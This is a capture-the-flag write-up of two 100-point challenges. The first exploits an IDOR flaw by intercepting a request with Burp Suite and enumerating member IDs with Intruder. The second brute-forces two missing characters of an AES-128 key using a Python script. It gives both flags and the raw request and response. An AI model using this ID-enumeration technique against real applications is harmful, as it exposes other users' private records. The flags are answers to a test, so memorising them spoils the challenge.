OwntheLib: Ado0re#
Description#
- Points: 100
- Web URL: http://173.212.253.48:6061
This was an easy web challenge focused on IDOR vulnerability.
What is IDOR?#
IDOR stands for Insecure Direct Object Reference. Its a type of access control vulnerability that occurs when an application exposes a reference to an internal object (like a file, database record, or user ID) without properly verifying whether the user is authorized to access it.
Why its dangerous:#
An attacker can:
- Access or modify other users’ data
- Download files or view records they shouldn’t see
- Potentially escalate privileges if sensitive data is exposed
For this challenge, my Exploitation Tool of choice was - Burpsuite. I created an account on the target website and signed in. I was welcomed by this dashboard:

I will immediately say, what caught my eye is the reference used to my personal account using that ID on the URL. So I Interecepted a request to my account dashboard using burpsuite:
GET /members/46 HTTP/1.1
Host: 173.212.253.48:6061
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://173.212.253.48:6061/login
Accept-Encoding: gzip, deflate, br
Cookie: session=eyJpZCI6NDYsInJvbGUiOiJtZW1iZXIiLCJ1c2VyIjoia2F0In0.aDqq2A.bRHhbq6fXtpBvPKfyrQBW44vi9U
Connection: keep-alive
I then sent this to intruder, and used a sniper attack with a payload number list from 0-50 and caught request 9 with a different response from the rest of the reponses. This is how the application responded, and the flag was there:
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.9.22
Date: Sat, 31 May 2025 07:20:15 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2819
Vary: Cookie
Connection: close

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <link rel="stylesheet" href="/static/css/style.css">
        <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/font-awesome/4.7.0/css/font-awesome.min.css">
        <title>Library Mgt App</title>
    </head>
<----------------------------------SNIP------------------------------------>
<div class="container">
    <h1>Member Details</h1>
    <div class="member-info">
        <p><strong>Member ID:</strong> </p>
        <p><strong>Name:</strong> </p>
        <p><strong>Member Role:</strong> </p>
        <p><strong>Debt:</strong> <span class="debt"> KES</span></p>

        <p><strong>Flag:</strong> <span class="debt">acdfctf{I_4DoRe_Id0Rs}</span></p>

    </div>
<----------------------------------SNIP------------------------------------>
Can you spot the flag: Ado0re :acdfctf{I_4DoRe_Id0Rs}
OwntheLib: S3A#
Description#
- Points: 100
- I might just leave this right here as a bonus flag but what could that two star {*} mean 🤨.
- IV: bb751cd8c0b8b08978cea57ed9a1933f
- Hex: 33a3267fac260a140588bf9a461c85e25a8e04c304ac82d2d26ad64090105e34
- Key: my_secure_aesk**
Breaking AES with Partial Key Brute Force#
Challenge Summary#
We were given:
- An Initialization Vector (IV)
- A ciphertext (in hex)
- An AES key with two unknown characters at the end
The goal was to recover the full AES key and decrypt the ciphertext to get the flag.
What is AES?#
AES (Advanced Encryption Standard) is a widely used symmetric encryption algorithm that requires:
- A secret key (128, 192, or 256 bits)
- An IV (for modes like CBC) to ensure unique ciphertexts even with the same key and plaintext.
Given Data:
- IV = bb751cd8c0b8b08978cea57ed9a1933f
- Ciphertext = 33a3267fac260a140588bf9a461c85e25a8e04c304ac82d2d26ad64090105e34
- Partial Key = my_secure_aesk** (two last characters unknown)
Attack Approach#
Since the last two characters of the AES key were unknown, we performed a brute-force search over all plausible combinations for these two positions.
Why brute force?#
The key is 16 characters long (AES-128). Only two characters were missing → manageable number of guesses (~95² = 9025 if using common printable characters). For each key guess, decrypt the ciphertext and check if the plaintext looks valid.
Tools and Libraries#
- Python 3
- PyCryptodome library for AES decryption
Here is an AI-generated script to ease our task (PS: I’m not a very good programmer/script writer for that matter. But hey, thats what we have AI for, right?)
from Cryptodome.Cipher import AES
from Cryptodome.Util.Padding import unpad
from itertools import product
import string

# Provided IV and ciphertext in hex
iv = bytes.fromhex("bb751cd8c0b8b08978cea57ed9a1933f")
ciphertext = bytes.fromhex("33a3267fac260a140588bf9a461c85e25a8e04c304ac82d2d26ad64090105e34")

key_prefix = "my_secure_aesk"
charset = string.ascii_letters + string.digits + "_{}!@#$%^&*()-=+"

for c1, c2 in product(charset, repeat=2):
    key = (key_prefix + c1 + c2).encode()
    try:
        cipher = AES.new(key, AES.MODE_CBC, iv)
        decrypted = cipher.decrypt(ciphertext)
        plaintext = unpad(decrypted, AES.block_size).decode()

        if "flag" in plaintext or "{" in plaintext:
            print(f"[+] Key found: {key.decode()}")
            print(f"[+] Flag: {plaintext}")
            break
    except Exception:
        continue
I then ran this script as shown below, can you spot the flag:
python3 crypt.py

[+] Key found: my_secure_aeskey
[+] Plaintext: acdfCTF{34sy_43S_3ncrypt10n}